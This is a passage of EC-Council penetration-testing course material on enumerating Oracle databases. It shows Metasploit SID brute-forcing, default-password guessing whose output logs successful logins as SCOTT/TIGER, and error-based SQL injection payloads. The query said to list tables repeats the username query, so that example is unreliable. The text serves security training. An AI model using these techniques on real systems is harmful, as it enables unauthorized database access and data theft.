
- **Tnsping** utility is used to detect the version of oracle database running on the target. This utility also helps in confirming that Oracle **listener** is up and running
- **TNS** (Transparent Network Substrate) is listener used to establish and maintain remote connections
- Run **tnsping [target]** command from command prompt




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

- Download and run **tnscmd.pl script** to gather **Oracle TNS** listener information
- You can use it to discover **Oracle version** running on the target
- The **VSNNUM field** denotes the version of oracle database in use. This number is encoded in decimal, and you need to convert it into hex to determine the version of the database.
- **186646784 = B200100=11.2.0.1.0**





Note: tnscmd.pl script is available at http://www.red-database-security.com/scripts/tnscmd10g.pl.txt

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

- Determine Oracle Version using Metasploit
- Oracle version can be determined using **TNS mixin** added to the **Metasploit**

```
msf auxiliary(tnslsnr_version) > info

Name    : Oracle tnslsnr Service Version Query.
Version : 6479
License : Metasploit Framework License (BSD)

Provided by:
CG
Basic Options:

Name      Current Setting   Required   Description
----      ---------------   --------   -----------
RHOSTS                      yes        The target address range or CIDR identifier
RPORT     1521              yes        The target port
THREADS   1                 yes        The number of concurrent threads

Description
This module simply queries the tnslsnr service for the Oracle build.

msf auxiliary (tnslsnr_version) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf auxiliary (tnslsnr_version) > run
[*] Host 192.168.0.100 is running: 32-bit Windows: Version 10.2.0.1.0 - Production
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

Use the **Oracle Password Guesser** (opwg) utility of Oracle **Auditing** Tools (OAT) to **enumerate** a SID/multiple SIDs for default user names and passwords

Command Prompt

```
C:\Oracle\oat>opwg
          Oracle Password Guesser v1.3.1 by patrik@cqure.net
          ------------------------------------------------
          OraclePwGuess [options]
                    -s*       <servername>
                    -u        <userfile>
                    -p        <passfile>
                    -d        <SID>
                    -p        <portnr>
                    -D        disables default pw checks
                    -C        check for CREATE LIBRARY permissions
                    -V        be verbose
[root@localhost oat]# sh opwg.sh -s 200.100.100.218 OR c:\opwg -s
200.100.100.218
Oracle Password Guesser v1.3.1 by patrik@cqure.net
------------------------------------------------
Skipping PLSExtProc ...
INFO: Running pwcheck on SID test
Successfully logged in with DBSNMP/DBSNMP
Successfully logged in with SCOTT/TIGER
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

- If requested, Oracle (prior to 9.2.0.8) returns the **SID**. After 9.2.0.8 and for all new versions of Oracle, you have to guess, **brute-force**, or determine the SID in other ways

Command Prompt

```
[*] Host 192.168.0.105 is running: 32-bit Windows: Version 9.2.0.1.0
- Production
msf > use auxiliary/scanner/oracle/sid_enum
msf auxillary (sid_enum) set RHOSTS 192.168.0.105
RHOSTS => 192.168.0.105
msf auxiliary (sid_enum) > run
[*] Identified SID for 192.168.0.105: PLSExtProc
[*] Identified SID for 192.168.0.105: cyxt
[*] Identified SERVICE_NAME for 192.168.0.105: PLSExtProc
[*] Identified SERVICE_NAME for 192.168.0.105: cyxt
[*] Identified SERVICE_NAME for 192.168.0.105: cyxtXDB
[*] Auxiliary module execution completed
```

Command Prompt

```
msf auxiliary (sid_brute) > run

[*] Starting brute force on 192.168.0.103,
using sids
from
/home/cg/evil/msf3/dev/data/exploits/sid/txt.
..
[*] Found SID 'ORCL' for host 192.168.0.103
[*] Auxiliary module execution completed
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

- In vulnerable web applications, it is possible to **retrieve** database information via **error** messages
- Use the following **SQL injection queries** to retrieve Oracle database version, usernames, user tables, etc.
  - Use this SQL injection query in the URL to throw an error message that will reveal the **Oracle database version** used at the back end

```
' or 1 = utl_inaddr.get_host_address((select banner from v$version where rownum=1))–
```

  - Use this SQL injection query in URL to throw an error message that will reveal a **list of all usernames** in Oracle (11g) database

```
or 1=utl_inaddr.get_host_address((select sys.stragg (distinct username||chr(32)) from all_users))--
```


  - Use this SQL injection query in URL to throw an error message that will reveal a **list of all user tables and the number of rows** in Oracle (11g) database

```
or 1=utl_inaddr.get_host_address((select sys.stragg (distinct username||chr(32)) from all_users))--
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

- Browse URL **https://hostname:portnumber/em** to access the Database Home page
- It helps you to **enumerate version number** and other sensitive information



Note: View *Oracle_home/install/portlist.ini* to find port number for Database Control on Linux and UNIX systems whereas View Database Control Properties window to find port number in Windows system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

- Use **SQL *Plus** to enumerate System Tables
- **SQL *Plus** runs **.sql scripts** against Oracle
- Run **WinSID** or a similar tool to look for the service name:
  Example: SERVICE_NAME=test.domain
- To establish a **connection** to a remote user, go to the **command prompt** and type:
  `sqlplus user/password@test.domain`
- Now from `SQL> @c:\sql\sql` (Script is **located** at **c:\sql** and is called **sql.sql**)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database

Using the version of database, the testers can find if the client has failed to update the database and detect any known vulnerabilities that hackers can exploit. You can use the utility, such as TNSPING to find the version of the database and check if the *listener* is running.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TNSPING**

  TNSPING utility will help to detect the version of Oracle Database running on the target. This utility also helps in confirming that Oracle Listener is up and running. TNS (Transparent Network Substrate) is a *listener* used to establish and maintain remote connections. Run tnsping [target] command from command prompt.




Figure J.8: Using TNSPING to identify version

- **Tnscmd**

  Tnscmd directly communicates with the TNS Listener without any need of client and connection strings. Download and run tnscmd.pl script to gather Oracle TNS Listener information. You can use it to discover the Oracle version running on the target. Encoded in decimal, the VSNNUM field denotes the version of Oracle Database in use. You need to convert it into hex to determine the version of the database. For example, 186646784 = B200100=11.2.0.1.0.

  Even if the user does not provide commands to tnscmd tool, it will ping the stated host by default and establish a bidirectional conversation. Use the following tnscmd script:

  - **`(CONNECT_DATA=(COMMAND=services)`** is the tns command.
  - "**`writing 91 bytes`**" represents the raw tns packet that is being sent to the TNS Listener.
  - The "**`=(DESCRIPTION=(ERR= etc.`**" is the raw tns reply that is received from the tns listener.
  - The attribute **`VSNNUM`** carries the version number of the Oracle Server in decimals. You can convert this value into hexadecimal to know the actual version number.

  Note: tnscmd.pl script is available at http://www.red-database-security.com/scripts/tnscmd10g.pl.txt

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.9: Using tnscmd to identify version




Figure J.10: Decimal to hex conversion

- **Metasploit**

  Source: *https://www.metasploit.com*

  We recommend you to determine Oracle Database version using tns mixin added to the Metasploit framework. Metasploit is the most popular tool used to develop as well as execute the exploit code against the remote target machine. Metasploit includes an Oracle version scanner that uses tns mixing, which will help the testers in finding the version of target database.

  The following commands will help you to check whether a hacker can determine the Oracle version of their client's system or not. The basic options required to execute this process are as follows:

  - **RHOSTS:** Represents the address range of target systems.
  - **RPORT:** Indicates the target port.
  - **THREADS:** Denotes the number of threats that are running in parallel on the target system.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf auxiliary(tnslsnr_version) > info

Name    : Oracle tnslsnr Service Version Query.
Version : 6479
License : Metasploit Framework License (BSD)

Provided by:
CG
Basic Options:

Name      Current Setting   Required   Description
----      ---------------   --------   -----------
RHOSTS                      yes        The target address range or CIDR identifier
RPORT     1521              yes        The target port
THREADS   1                 yes        The number of concurrent threads

Description
This module simply queries the tnslsnr service for the Oracle build.

msf auxiliary (tnslsnr_version) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf auxiliary (tnslsnr_version) > run
[*] Host 192.168.0.100 is running: 32-bit Windows: Version 10.2.0.1.0 - Production
```

Figure J.11: Using tns mixin to discover Oracle Database version

Enumerating Oracle SID:

- **OraclePwGuess**

  Use the OraclePwGuess present in the Oracle Auditing Tools (OAT) to enumerate SID/multiple SIDs containing default usernames and passwords.

Command Prompt

```
C:\Oracle\oat>opwg
           Oracle Password Guesser v1.3.1 by patrik@cqure.net
           ------------------------------------------------
           OraclePwGuess [options]
                     -s*        <servername>
                     -u         <userfile>
                     -p         <passfile>
                     -d         <SID>
                     -p         <portnr>
                     -D         disables default pw checks
                     -C         check for CREATE LIBRARY permissions
                     -V         be verbose
[root@localhost oat]# sh opwg.sh -s 200.100.100.218 OR c:\opwg -s
200.100.100.218
Oracle Password Guesser v1.3.1 by patrik@cqure.net
------------------------------------------------
Skipping PLSExtProc ...
INFO: Running pwcheck on SID test
Successfully logged in with DBSNMP/DBSNMP
Successfully logged in with SCOTT/TIGER
```

Figure J.12: Enumerating Oracle Database SID using OraclePwGuess

- **Metasploit**

  In the older version of Oracle (before 9.2.0.8), testers may obtain the Service ID (SID) of the database by sending a simple request. For all new versions of Oracle, you have to guess, Brute force, or determine the SID in other ways. Hence, we recommend the tester to guess the SID or determine it by using Metasploit.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.13: Enumerating Oracle Database SID using Metasploit

You may use the Service ID (SID) obtained to perform a Dictionary cyberattack.




Figure J.14: Brute forcing the Oracle Database using SIDs

Using Error Messages

In vulnerable apps, it is possible to retrieve database information via error messages. You may use the following SQL injection queries to retrieve version, usernames, user tables, etc. from the target Oracle Database.

- Use this SQL injection query in the URL to throw an error message that will reveal the Oracle Database version used at the back end:

  ```
  ' or 1 = utl_inaddr.get_host_address((select banner from
  v$version where rownum=1))—
  ```

- Use this SQL injection query in URL to throw an error message that will reveal a list of all usernames in Oracle Database (11g):

  ```
  or 1=utl_inaddr.get_host_address((select sys.stragg (distinct
  username||chr(32)) from all_users))--
  ```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use this SQL injection query in URL to throw an error message that will reveal a list of all user tables and the number of rows in Oracle Database (11g):

  ```
  or 1=utl_inaddr.get_host_address((select sys.stragg (distinct
  username||chr(32)) from all_users))--
  ```

Access Home Page

The following steps will help you to access the home page of the Oracle Database.

- Open web browser and enter the URL in the following format:

  https://hostname:portnumber/em

- Where the *hostname* should be name of the host computer on which the database was installed and the *portnumber* will be the Enterprise Manager Console HTTP port number provided by installer. It helps you to enumerate version number and other sensitive information. While using a LUNIX or UNIX operating system, find the database control's port number by navigating to the following path:

  $ORACLE_HOME/install/portlist.ini file

- If you are using Windows OS, then go to the Database Control Properties window through the following path:

  $ORACLE_HOME/Oracle_sid/sysman/config/emd.properties

- Where Oracle_sid is your database instance's system identifier, search for the **REPOSITORY_URL** to find your database control's port number.

